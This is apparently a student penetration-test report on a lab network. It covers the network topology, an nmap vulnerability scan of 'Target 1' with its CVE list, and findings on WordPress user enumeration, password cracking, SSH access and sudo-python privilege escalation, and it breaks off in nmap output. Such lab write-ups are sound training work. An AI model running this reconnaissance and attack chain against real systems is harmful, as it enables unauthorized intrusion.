Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


By Tiaan Botes

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian Linux
Hostname: Target 2

CVE's Found on Target 1

The Nmap vulners scan revealed 49 vulnerabilities on the Target 1 machine:

```
root@Kali:~# nmap -sV --script=vulners.nse -v -oN ~/Documents/namp_vulners_scan.txt 192.168.1.110
```

Port 22:

- ○ CVE-2001-0554
- ○ CVE-2015-5600
- ○ CVE-2020-16088
- ○ CVE-2015-6564
- ○ CVE-2018-15919
- ○ CVE-2017-15906
- ○ CVE-2016-0778
- ○ CVE-2020-14145
- ○ CVE-2015-5352
- ○ CVE-2007-2768
- ○ CVE-2016-0777
- ○ CVE-2015-6563

Port 80:

- ○ CVE-2021-26691
- ○ CVE-2017-7679
- ○ CVE-2017-7668
- ○ CVE-2017-3169
- ○ CVE-2017-3167
- ○ CVE-2020-35452
- ○ CVE-2018-1312
- ○ CVE-2017-15715
- ○ CVE-2017-9788
- ○ CVE-2019-0217
- ○ CVE-2020-1927
- ○ CVE-2019-10098
- ○ CVE-2016-5387

Port 80:

- ○ CVE-2020-1934
- ○ CVE-2019-17567
- ○ CVE-2019-0220
- ○ CVE-2018-17199
- ○ CVE-2018-1303
- ○ CVE-2017-9798
- ○ CVE-2017-15710
- ○ CVE-2016-8743
- ○ CVE-2016-2161
- ○ CVE-2016-0736
- ○ CVE-2015-3183
- ○ CVE-2018-0228
- ○ CVE-2014-3583

Port 80:

- ○ CVE-2020-11985
- ○ CVE-2019-10092
- ○ CVE-2018-1302
- ○ CVE-2018-1301
- ○ CVE-2016-4975
- ○ CVE-2015-3185
- ○ CVE-2014-8109
- ○ CVE-2018-1283
- ○ CVE-2016-8612
- ○ CVE-2020-13938
- ○ CVE-2021-26690

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress User Enumeration	An outdated version of wordpress was in use allowing enumeration of usernames	Usernames michael and steven were found!
Weak User Password Policies	One password was guessed easily in a brute force attack and the other had a weak hash. This password hash was cracked with John the Ripper	A password for the user michael was discovered and allowed for ssh into target1. This allowed the attacker to discover stevens hash and allowed them to gain root access via python shell once that password was cracked.
Security Misconfiguration	Nmap easily detected open Port 22.	The attacker was easily able to ssh into Michael and Stevens accounts compromising the system
Privilege Escalation	Sudoers file revealed python as a privileged executable for user steven.	Root access gained using python script

Exploits Used

Exploitation: Nmap, Wordpress Enumeration, and Weak Password


- Utilized **nmap** (nmap -sV -O 192.168.1.110) to scan for open ports, services and operating system.
- This showed all open ports that are available, revealing that port 22 was exploitable.




```
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-03 19:39 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
